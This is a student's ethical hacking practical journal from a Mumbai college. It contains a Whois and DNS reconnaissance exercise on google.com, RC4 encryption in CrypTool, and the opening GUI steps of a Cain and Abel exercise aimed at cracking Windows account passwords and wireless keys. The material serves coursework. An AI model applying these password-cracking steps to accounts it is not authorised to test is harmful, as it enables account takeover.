SIES College of Arts, Science & Commerce

RISE WITH EDUCATION

NAAC REACCREDITED - 'A' GRADE

ISO 9001 : 2008

S.I.E.S College of Arts, Science and Commerce(Autonomous)
Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify that Miss **SANIKA SANJAY PATOLE**
Roll No. TCS2324054 has successfully completed the necessary course of experiments in the subject of **Ethical Hacking** during the academic year **2023 – 2024** complying with the requirements of **University of Mumbai**, for the course of **TYBSc Computer Science [Semester-VI].**

Prof. In-Charge
Dr. Mohammad Abuzar Ansari

Examination date:

Examiner's Signature & Date:

Head of the Department
Prof. Manoj Singh

College Seal


Index Page

Practical 1


AIM : Use Google and Whois for Reconnaisasance

Step 1: Visit who.is website

Step 2: Input the www.google.com in the input box and click on the search button



Step 3: Show your information about www.google.com



Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2028-09-13
Registered On	1997-09-15
Updated On	2019-09-09

Name Servers

ns1.google.com	216.239.32.10
ns2.google.com	216.239.34.10
ns3.google.com	216.239.36.10
ns4.google.com	216.239.38.10

DNS information

Whois | DNS Records | Diagnostics

DNS Records for google.com


cache expires in 3 minutes and 37 seconds

Hostname	Type	TTL	Priority	Content
google.com	SOA	48		ns1.google.com dns-admin@google.com 612385032 900 900 1800 60
google.com	NS	21600		ns3.google.com
google.com	NS	21600		ns2.google.com
google.com	NS	21600		ns1.google.com
google.com	NS	21600		ns4.google.com
google.com	A	183		142.250.31.138
google.com	A	183		142.250.31.100
google.com	A	183		142.250.31.101
google.com	A	183		142.250.31.102
google.com	A	183		142.250.31.113
google.com	A	183		142.250.31.139
google.com	AAAA	300		2607:f8b0:4004:c09::64
google.com	AAAA	300		2607:f8b0:4004:c09::65
google.com	AAAA	300		2607:f8b0:4004:c09::8a


Practical 2.1

Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1: Type something in the black document.




Step 2: Then click on Encrypt/Decrypt tab > Symmetric (modern) > RC4




Step 3: Then set the key length to 24 bits and click on encrypt.




Step 4: Now keyword is encrypted to RC4 algorithm format.



Step 5: Now again repeat step2 and step 3. This time click on derypt option.





Step 6: Now the text again decrypt from RC4 encrypted format.



Practical 2.2


Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords






Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted e.g(MD5)

